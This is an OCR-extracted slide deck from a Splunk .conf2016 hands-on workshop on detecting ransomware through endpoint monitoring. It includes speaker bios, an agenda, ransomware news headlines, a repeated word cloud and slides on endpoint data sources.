.conf Ransomware Hands-on: What's your Birth Day?

https://conf-sec-seho-<2 digit number that is your birthday>.splunkoxygen.com/

EXAMPLE if I was born on July 31st:

https://conf-sec-seho-31.splunkoxygen.com/

EXAMPLE if I was born on August 4th:

https://conf-sec-seho-04.splunkoxygen.com/

Username: conf2016 Password: security

Splunking the Endpoint: “Hands on!” Ransomware Edition

James Brodsky

Guy with beard| Splunk

Dimitri McKay

Guy with larger beard | Splunk

Disclaimer


During the course of this presentation, we may make ridiculous statements regarding Splunk features that may or may not be true. This is not reflective of Splunk as a company. We caution you that such statements reflect our own personal lack of intelligence and you should lower your expectations based on the fact that we're not all that bright. By we, we mean Dimitri. Actual features or functions and their explanation of which may differ from reality. For Splunk Search Language questions, Dimitri's answers will ~~probably~~ not be the truth, as such, actual results will differ greatly from those contained in Splunk documentation. If you record this presentation, you are giving up your right to vote, right to bare arms (i.e. no tank tops), and rights to your first born male child. The forward-looking statements made in this presentation are being made up as we go along. If reviewed after its live presentation, this content may not contain current or factual information. Please do not assume any legal obligation to our comments or statements as frankly, if you tattle, we will deny everything. In addition, information in this presentation is subject to change at any time without notice based on how much trouble we could potentially be in. This presentation is for ~~educational~~ ~~informational~~ entertainment purposes only. Do not hold Splunk accountable for anything that we might say or do, as frankly, the biased opinions and poor decisions we are about to make here are our own. Thanks, and enjoy the show.


YERBA BUEN
LLROOM
GOLDEN GATE
splunk>
splunk>

Brodsky

splunk> 3 Years+


SE Manager SW Majors
Security Practice Fanboy



Brodsky

splunk> 3 Years+

SE Manager SW Majors
Security Practice Fanboy




05 00

> Dimitri McKay | Senior Security Architect | CISSP | CCSK| LOLZ | WTF

Minster of Swagger @dimitrimckay

- 20 years of net/system security experience.
- 2nd place, 2016 Defcon Beard Competition
- Former pentester, corporate security slacker for a search engine and plus sized hand model.
- Enjoys making poor decisions, breaking things and disappointing my parents.
- Current role on the Security Practice team focuses on security strategy for the fortune 50, evangelism and asking dumb questions.
- Currently interested in machine learning for home home automation products which will eventually become self aware and kill us all.

> Dimitri McKay | Senior Security Architect | CISSP | CCSK| LOLZ | WTF

Minster of Swagger @dimitrimckay

- 20 years of net/system security experience.
- 2nd place, 2016 Defcon Beard Competition
- Former pentester, corporate security slacker for a search engine and plus sized hand model.
- Enjoys making poor decisions, breaking things and disappointing my parents.
- Current role on the Security Practice team focuses on security strategy for the fortune 50, evangelism and asking dumb questions.
- Currently interested in machine learning for home home automation products which will eventually become self aware and kill us all.


04
00
MINUTES
SECONDS


Agenda


- Really short ransomware overview
- What'd we talk about last year and errata
- How do we log in?
- Hands-On: Detection by watching the endpoints
- Hands-On: A diversion over to forensics
- Hands-On: Ideas for prevention
- Collapse on stage

Intentionally Left Blank

So… what’s the problem, Dimitri?


Splunk
ransomware
threat
intelligence
encryption
information
security
data
privacy
crime
email
Health
HIPAA
HITECH
HIMSS16
cerber
hacker
hackers
ransom
paid
patient
victim
systems
enterprise
servers
hospitals
samsam
requirements
infects
users
operational
computer
retail
havoc
protect
keyboard
Natural
bitcoin
Hell
indexing
release
treatment
providers
transformed
published
medical
index
Throughout
Identify
targets
Presbyterian
Bitcoin
Categorize
situations
Given
hospital
lock
analyze
much
multiple
Process
interactions
prescriptions
organizations
fallen
access
Seven
redundancies
solutions
cybersecurity
getting
Hollywood
immediate
Claims
address
decade
behaviors
critical
pressure
regulatory
gaps
reasons
rise
learn
include
files
locked
weeks
messages
Analytics
real-time
chance
Accelerate
type
institutions
need
sensitivity
booths
Transform
Institutions
encompassing
confirmed
Optimize
Privacy
Language
threats
Processing
Exhibit
media
information
usually
quickly
experts
nature
Command
level
Seattle
Patient
Cybersecurity
Cyber
Core
Medical
workflows
Hyper
facilities
Coordination
Healthcare
HIV
Consumer
Consumer
protect
privately
index
Throughout
Identify
targets
Presbyterian
Bitcoin
Categorize
situations
Given
hospital
lock
analyze
much
multiple
Process
interactions
prescriptions
organizations
fallen
access
Seven
redundancies
solutions
cybersecurity
getting
Hollywood
immediate
Claims
address
decade
behaviors
critical
pressure
regulatory
gaps
reasons
rise
learn
include
files
locked
weeks
messages
Analytics
real-time
chance
Accelerate
type
institutions
need
sensitivity
booths
Transform
Institutions
encompassing
confirmed
Optimize
Privacy
Language
threats
Processing
Exhibit
media
information
usually
quickly
experts
nature
Command
level
Seattle
Patient
Cybersecurity
Cyber
Core
Medical
workflows
Hyper
facilities
Coordination
Healthcare
HIV
Consumer
Consumer






ransomware

(n.) when cyber criminals screw you over for money

Ransomware Evolution



2

So, wait, how bad is it, Dimitri?

Newsweek U.S. WORLD BUSINESS TECH & SCIENCE CULTURE SPORTS OPINION

TECH & SCIENCE

RANSOMWARE WREAKING HAVOC IN AMERICAN AND CANADIAN HOSPITALS

SECURITY

Ransomware Poses Tremendous Threat to Police Departments

The growing threat of cybercrim

Forbes / Security / #CyberSecurity

FEB 18, 2016 @ 04:47 AM 20,183 VIEWS The Little Black Book of Billionaire Secrets

As Ransomware Crisis Explodes, Hollywood Hospital Coughs Up $17,000 In Bitcoin

NBC NEWS HOME TOP VIDEO


U.S. WORLD LOCAL POLITICS HEALTH TECH SCIENCE POP CULTURE BUSINESS INVESTIGATIONS SPORTS MORE NIGHTLY NEWS TODAY MEET THE PRESS DATELINE

NEWS > U.S. NEWS WORLD INVESTIGATIONS CRIME & COURTS ASIAN AMERICA LATINO NBCBLK


NEWS

APR 26 2016, 6:53 AM ET

Ransomware Hackers Blackmail U.S. Police Departments




2016 Verizon breach report



60


SECONDS LEFT



2016 Verizon breach report

Mind visualizing that to the kill chain, Dimitri?

Ransomware Kill Chain



GAME OVER

Switch to James

But before we continue…


Let’s go back in time…


CALIFORNIA
.conf2015
To exactly 1 year ago


.conf2015
@MGM Las Vegas

~~Poor decisions were made~~

The UF: It’s more than you think




Logs

The UF: It’s more than you think

Process/Apps/FIM

Perfmon

Registry



Wire Data

Scripts


Logs

Sysmon

Ransomware Exercises: from the UF

Process/Apps/FIM

Registry



Wire Data

Logs

